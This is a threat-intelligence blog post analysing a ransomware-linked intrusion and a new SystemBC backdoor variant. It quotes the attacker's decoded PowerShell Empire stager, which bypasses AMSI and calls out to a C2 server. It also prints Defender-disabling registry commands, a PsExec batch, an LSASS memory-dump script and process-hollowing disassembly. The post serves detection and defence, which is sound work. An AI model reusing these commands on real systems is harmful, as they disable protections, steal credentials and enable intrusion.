

Prelude to Ransomware: SystemBC

labs.f-secure.com/blog/prelude-to-ransomware-systembc/

Introduction

In late February 2021, F-Secure's Managed Detection and Response (MDR) service identified the execution of SystemBC malware as part of a hands on keyboard crimeware intrusion. The intrusion was stopped before the threat actor could reach their objective, but in [recent reporting](#) the use of this malware has been tied to Ransomware activity. F-Secure was also able to identify another recent intrusion conducted by the threat actor where they had deployed Ryuk ransomware.

F-Secure's analysis of the SystemBC sample identified that this was a new variant of the malware, with several notable differences from previous versions. The sample was executed by a previously undocumented "wrapper", which F-Secure's research suggests has been used in combination with multiple malware families common in crimeware intrusions.

This blog shall provide insight in to both the intrusion and the malware sample, so that organizations can be informed to protect themselves from this evolving threat. A detection section is included, which contains actionable takeaways so that organizations can improve their own defenses against this, and similar, threats.

Intrusion Technical Detail

The intrusion began in a third-party IT service provider, which had an un-patched VPN appliance that was vulnerable to remote exploitation. The threat actor was able to extract credentials from this device and then access a host with connectivity to the victim network. The threat actor entered the victim network via a Remote Desktop Protocol (RDP) connection using stolen credentials of an administrator account belonging to that third-party IT service provider.




Figure 1: Initial Access Attack Path

Once the RDP session had connected the threat actor immediately began to enumerate the victim domain and network. With an interactive PowerShell session they used the Windows utilities like net.exe, ping.exe and nltest.exe.

```
C:\Windows\System32\net.exe group "enterprise admins" /domain
C:\Windows\System32\net.exe user <USER> /domain
C:\Windows\System32\net.exe group "domain admins" /domain
C:\Windows\System32\net.exe group "domain computers" /domain
C:\Windows\System32\nltest.exe /dclist: <DOMAIN>
```

Figure 2: Enumeration Command Lines

Shortly after this they scanned the network using a portable version of Advanced IP Scanner, a tool popular in crimeware circles. The scanner was used to sweep multiple sub-networks for normal service ports and dynamic ranges.

```
%USERPROFILE%\Downloads\Advanced_IP_Scanner_2.5.3850.exe
```

Figure 3: Advanced IP Scanner Path

The scanner was downloaded from the software provider's website via internet explorer and executed with explorer.exe. F-Secure's investigation uncovered a forensic artifact that suggests the threat actor was watching a [YouTube video](#) on how to use this tool prior to execution.

After initial reconnaissance, the adversary executed a Base64 encoded PowerShell command. The decoded command is included below.

```
If($PSVERSIONTABLE.PSVERSION.Major -ge 3){$GPF=
[ref].Assembly.GetType('System.Management.Automation.Utils')."GetField"
('cachedGroupPolicySettings','N'+onPublic,Static');IF($GPF)
{$GPC=$GPF.GetValue($null);If($GPC['ScriptBlockLockLogging']){$GPC['ScriptBlockLockLogging']
['EnableScriptBlockLockInvocationLogging']=0}$VAL=
[CollectionS.Generic.Dictionary[String,SYSTEM.OBJECT]]::New();$VAL.Add('EnableScriptBlockLockLogging',0);$VAL.Add
('signatures','N'+onPublic,Static').SetValue($null,(New-Object COLLECTIONS.Generic.HashSet[String]))}
[REF].Assembly.GetType('System.Management.Automation.AmsiUtils')|?{$_|}%
{$_ .GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)};};
[SYSTEM.NET.SERVICEPOINTMANAGER]::Expect100Continue=0;$wc=New-Object SYSTEM.NET.WEBCLIENT;$u='Mozilla/5.0
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$wc.Headers.Add('User-
Agent',$u);$wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;$wc.Proxy.Credentials =
[System.Net.CredentialCache]::DefaultNetworkCredentials;$Script:Proxy = $wc.Proxy;$K=
[System.Text.Encoding]::ASCII.GetBytes('b3a9ff9c3041b9841a771013e1ac9f21');$R={$D,$K=$ARs;$S=0..255;0..255|%
{$J=($J+$S[$_])+$K[$_%$K.Count]%256;$S[$_]=$S[$J];$D|%{$I=($I+1)%256;$H=
($H+$S[$I])%256;$S[$I]=$S[$H];$S[$I];$_ -
bXor$S[(($S[$I]+$S[$H])%256)]};$ser='https://193.29.104.187/443';$t='/news.php';$wc.Headers.Add("Cookie","sessi
j0In[Char[]]& $R $DaTa ($IV+$K)|IEX
```

Figure 4: Decoded PowerShell Command

The command is associated with the PowerShell Empire framework and disables ScriptBlock logging and AMSI before connecting out to an external Command and Control (C2) server. The threat actor was using the default version of PowerShell Empire with the following C2 and UserAgent:

```
C2: https://193.29.104.[.]187/news.php
User-agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
```

Figure 5: PSE C2 & User Agent

After establishing C2 communication through PowerShell Empire and conducting additional reconnaissance, the actor disabled Windows Defender with multiple registry changes using reg.exe.

```

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiVirus /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v MpEnablePus /t REG_DWORD /d 0 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableBehaviorMonitoring /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableIOAVProtection
/t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableOnAccessProtection /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableRoutinelyTakingAction /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v DisableEnhancedNotifications /t
REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v DisableBlockAtFirstSeen /t REG_DWORD
/d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v SpynetReporting /t REG_DWORD /d 0 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v SubmitSamplesConsent /t REG_DWORD /d
2 /f
reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f

```

Figure 6: "reg.exe" Command Lines

Immediately after Windows Defender was disabled the actor downloaded an archive from “sendspace[.]com” – an online file sharing platform.

[hXXps://fs12n1.sendspace\[.\]com/d1/2dcbf9eb9e28920a81febd3f0a8cda84/6039c40226878d2e/px2kd3/1.rar](https://fs12n1.sendspace[.]com/d1/2dcbf9eb9e28920a81febd3f0a8cda84/6039c40226878d2e/px2kd3/1.rar)

Figure 7: Malicious Archive URL

Once extracted from the archive then the file “Svchost.exe” (2dc93817039e6fa4fae014e1386cfa7ac35b89feac59d8abe7f51be1c089580) was executed. F-Secure’s analysis shows this file is a new variant of the SystemBC malware family. Full analysis of the malware is included later in this post.




Figure 8: SystemBC Download

With multiple routes of access established to the network the threat actor then downloaded another archive, from the same domain, containing four additional files.

[hXXps://fs12n5.sendspace\[.\]com/d1/5593c4325c0f9c23cb59661893ae9454/6039c46105fab7d4/3dugcw/2.zip](https://fs12n5.sendspace[.]com/d1/5593c4325c0f9c23cb59661893ae9454/6039c46105fab7d4/3dugcw/2.zip)

Figure 9: Additional Malicious Archive URL

The files downloaded were stored on a share that was mapped for all hosts on the victim network.

```
servers0.bat
1.ps1
a.ps1
PsExec.exe
```

Figure 10: Archive Contents

The first file of interest, servers0.bat, was a batch file that contained a long list of commands to execute the "1.ps1" PowerShell script on multiple hosts using PsExec.exe.

```
start PsExec.exe -d \\<hostname> -u "<username>" -p "<pass>" -accepteula -s cmd /c "powershell.exe -
ExecutionPolicy Bypass -file \\<share>\1.ps1"
start PsExec.exe -d \\<hostname> -u "<username>" -p "<pass>" -accepteula -s cmd /c "powershell.exe -
ExecutionPolicy Bypass -file \\<share>\1.ps1"
start PsExec.exe -d \\<hostname> -u "<username>" -p "<pass>" -accepteula -s cmd /c "powershell.exe -
ExecutionPolicy Bypass -file \\<share>\1.ps1"
start PsExec.exe -d \\<hostname> -u "<username>" -p "<pass>" -accepteula -s cmd /c "powershell.exe -
ExecutionPolicy Bypass -file \\<share>\1.ps1"
...
```

Figure 11: Truncated Contents of "servers0.bat"

The PowerShell script "1.ps1" would attempt to create a dump of the LSASS process using rundll32.exe in combination with comsvcs.dll. If successful the threat actor would look to extract any credentials stored in the memory of this process using tools such as Mimikatz.

```
$computerName = $env:computername;
$procid = Get-Process | Where-Object {$_.ProcessName -eq 'lsass'} | Select-Object Id
Powershell -c rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump $procid.Id $Env:TEMP$computerName full
Start-Sleep -s 59
Copy-Item -Path $Env:TEMP$computerName -Destination "\\<hostname>\<share>\$(($computerName))"
```

Figure 12: Contents of "1.ps1"

In addition, the threat actor deployed a PowerShell script named "a.ps1" that had the capability to further enumerate hosts across the network. Interestingly the file still had the hostname and domain from a previous intrusion of another victim by the group, which allowed F-Secure to notify that victim of the activity. F-Secure did not see any evidence of the execution of this script despite its creation on victim systems by the threat actor.

```
$path = "\\<hostname>.<domain>\s$" + $env:computername;
$OutputVariable = (cmd.exe /c tasklist /v) | Out-File -FilePath "$($path)_task.txt" -Append;
$OutputVariable = (cmd.exe /c arp -a) | Out-File -FilePath "$($path)_arp.txt" -Append;
$OutputVariable = (cmd.exe /c dir C:\users) | Out-File -FilePath "$($path)_users.txt" -Append;
```

Figure 13: Contents of "a.ps1"

The actor was not able to execute any further malicious commands as containment was actioned by the F-Secure MDR service and the victim organization.

"Svchost.exe" Analysis - SystemBC

File Name: svchost.exe

SHA1: f8af1b293aecdb3d1fe038b4b638f283ee852287

MD5: fa93cfe0898c704551cefdfa193d406f

SHA256: 2dc93817039e6fa4fae014e1386cfa7ac35b89feac59d8abe7f51be1c089580

Path: C:\Users\Public\svchost.exe

Execution Command Line: C:\Users\Public\svchost.exe start

Wrapper

The "svchost.exe" binary is a wrapper that contains an encrypted SystemBC payload. When the wrapper executes, it decrypts the payload and injects it into the memory of a child process. The technique used is commonly known as process hollowing.

All the key APIs of wrapper are resolved at runtime. After the resolution routine, it creates a new process using its own command line. A new child process is then created out of the wrapper disk image.

```

push 0
push 0
mov edi,esp
call dword ptr ds:[<&GetCommandLine>]
cmp edi,esp
call svchost.42A730
push eax
push 0
call dword ptr ds:[<&CreateProcessA>]
cmp esi,esp

```

eax: "\\c:\\Users\\admin\\Desktop\\svchost.exe" start"

Figure 14: Process Command Line

The child is launched as suspended, this is done to allow subsequent process injection into the new child process. The wrapper uses NtUnmapViewOfSection to empty the target process memory.

```

50      push eax
8B0D   14814900  mov ecx,dword ptr ds:[498114]
51      push ecx
FF15   68244A00  call dword ptr ds:[<&NtUnmapViewOfSection>]
3BF4   cmp esi,esp
E8     88A2FDFF  call svchost.42A730
85C0   test eax,eax
0F85   F0030000  jne svchost.4508A0

```

eax: "MZE"

Figure 15: NtUnmapViewOfSection Code

0x7000 bytes of new memory is allocated into the child process with VirtualAllocEx at offset 0x400000 and the permissions of the section are set to PAGE_EXECUTE_READWRITE with flprotect = 0x40. The SystemBC backdoor is then decrypted and injected into the new memory space with WriteProcessMemory.

```

00450C70  8BF4   mov esi,esp
00450C72  68 947C4900  push svchost.497C94
00450C74  A1 8C7C4900  mov eax,dword ptr ds:[497C9C]
00450C76  50      push eax
00450C78  8B0D 68244A00  mov ecx,dword ptr ds:[4A2268]
00450C7A  51      push ecx
00450C7C  8B15 5C214A00  mov edx,dword ptr ds:[4A215C]
00450C7E  52      push edx
00450C80  A1 14814900  mov eax,dword ptr ds:[498114]
00450C82  50      push eax
00450C84  FF15 50244A00  call dword ptr ds:[&WriteProcessMemory]
00450C86  3BF4   cmp esi,esp
00450C88  E8 929AFDFF  call svchost.42A730
00450C8A  DD05 10FB4700  ftd st(0),qword ptr ds:[47FB10]
00450C8C  83EC 08      sub esp,8
00450C8E  001C24   ftd qword ptr ss:[esp],st(0)
00450C90  E8 599AFDFF  call svchost.42A70E
00450C92  83C4 08      add esp,8
00450C94  D995 E8FEFFFF  ftd dword ptr ss:[ebp-118],st(0)

```

ecx: "MZE", 004A2268: &"MZE"
edx: "MZE", 004A215C: &"MZE"
eax: "MZE"

0047FB10: "0c]0-y?"

Figure 16: WriteProcessMemory Code

After the required code is injected, the wrapper finally sets the main thread context in the child to point to the correct entry point 0x1000 and calls ResumeThread on the child process. The use of process hollowing ensures the unpacked malicious code is only visible in the process memory and not the on-disk version of the file.




Figure 17: Wrapper Execution Flow

Pivoting from the debug string found in the wrapper “y:\test4\93\Debug\93.pdb” we can see multiple other samples, with other payloads such as [Bazar Loader](#). The earliest observed malware sample in F-Secure’s telemetry dates back to December 2019. There were over 300 samples in total that contain a similar PDB path and appear to be the same wrapper. The table below includes a selected few examples.

PDB Path	Compilation Time Stamp
y:\test4\104\Debug\104.pdb	2019-12-15 18:02
y:\test4\130\Debug\130.pdb	2020-08-09 11:58
y:\test4\145\Debug\145.pdb	2020-09-06 17:07
y:\test4\162\Debug\162.pdb	2020-12-01 10:43
y:\test4\188\Debug\188.pdb	2021-01-11 10:19
y:\test4\193\Debug\193.pdb	2021-02-23 21:32
y:\test4\197\Debug\197.pdb	2021-03-02 17:55
y:\test4\198\Debug\198.pdb	2021-03-10 16:07
y:\test4\198\Debug\198.pdb	2021-03-13 23:22
y:\test4\194\Debug\194.pdb	2021-03-20 10:16

The PDB paths suggest a single environment is used to compile the malware. This is likely linked to a single malware developer or team. Artifacts within the binaries suggest that the author is Russian speaking, which aligns with F-Secure’s knowledge of the wider crimeware actor who conducted the intrusion.

SystemBC Payload

As [reported by Sophos](#), SystemBC is known as an “off-the-shelf” piece of malware, which is bundled with a TOR client to phone home via the TOR network. In an even earlier version, [found by Proofpoint in 2019](#), the malware was using a SOCKS5 proxy. The SystemBC payload analyzed by F-Secure shares a number of key capabilities with the previously reported samples.

At the first time executing it will create a scheduled task for persistence via a COM interface (CLSID: 148BD52A-A2AB-11CE-B11F-00AA00530503). The scheduled task is created from the wrapper image, named "wow64", given the "start" argument and scheduled to run every two minutes after the first execution at current time. The CLSID is located in the .data section starting at 0x50C3.

The malware executes files received from the C2 after writing the files out to %TEMP%. It supports execution of EXE, VBS, BAT, CMD and PS1 file types.




Figure 18: C2 Identification Routine

PS1 files will be executed with PowerShell using the parameters “-WindowStyle Hidden -ep bypass -file” and the payload, which is identical to the other public samples analyzed by security researchers. Other file types will be executed via a scheduled task, the same COM interface that is used for its own persistence.




Figure 19: Execution Flow

SystemBC: A new variant?

The sample analyzed by F-Secure also had significant differences to those previously analyzed. The SystemBC payload was smaller than previous 2020 versions, with the size of the unpacked payload being just 28 KB as opposed to the TOR version which is 44 KB. The new version lacked previously observed features such as the TOR client, AV search and binary relocation on disk. The following sections explore those differences in more detail.

Initialization

When the SystemBC payload F-Secure analyzed is executed, it will search and create a mutex “wow64”. Then it calls `sub_402985` to check if the passed command line argument equals to “start”. If the mutex was not found and the file was executed with “start”, it will continue to the `sub_401549` to execute the C2 commands.




Figure 20: Initialization Function (New Version)

In the older version of SystemBC, the name of the process will be used as a mutex. The initialization is fairly similar to the new sample with few differences. The old sample will attempt to find the a2guard.exe process, which is linked to an anti-virus product belonging to Emsisoft. If the process is found the sample will exit without establishing a persistence. If start argument is missing, the file will be copied into a random directory under ProgramData.




Figure 21: Initialization Function (Old Version)

In both samples, if the “start” argument is missing, a scheduled task will be created from the disk image with “start” argument.

C2 Callback

Before SystemBC calls the C2 server, it will collect some basic information from the host.

- Username
- The Windows build number for the infected system
- A WOW process check (32-bit or 64-bit detection)
- The volume serial number

```
mov [ebp+var_44], 2
mov [ebp+var_40], 4
mov [ebp+vinBuffer], 1
mov [ebp+var_6DC], 92FC0h
mov [ebp+var_6D8], 2710h
push 0 ; lpCompletionRoutine
push 0 ; lpOverlapped
lea eax, [ebp+cbBytesReturned]
push eax ; lpCbBytesReturned
push 0 ; cbOutBuffer
push 0 ; lpvOutBuffer
push 0Ch ; cbInBuffer
lea eax, [ebp+vinBuffer]
push eax ; lpvInBuffer
push 98000004h ; dwIoControlCode
push [ebp+s] ; s
call WSAlIoctl
push 32h
lea eax, [edi+1Ch]
push eax
push offset dword_405089
call sub_402B69
call RtlGetVersion
mov [edi+4Eh], ax
call IsWow64Process
mov [edi+51h], al
byte ptr [edi+7Bh], 0
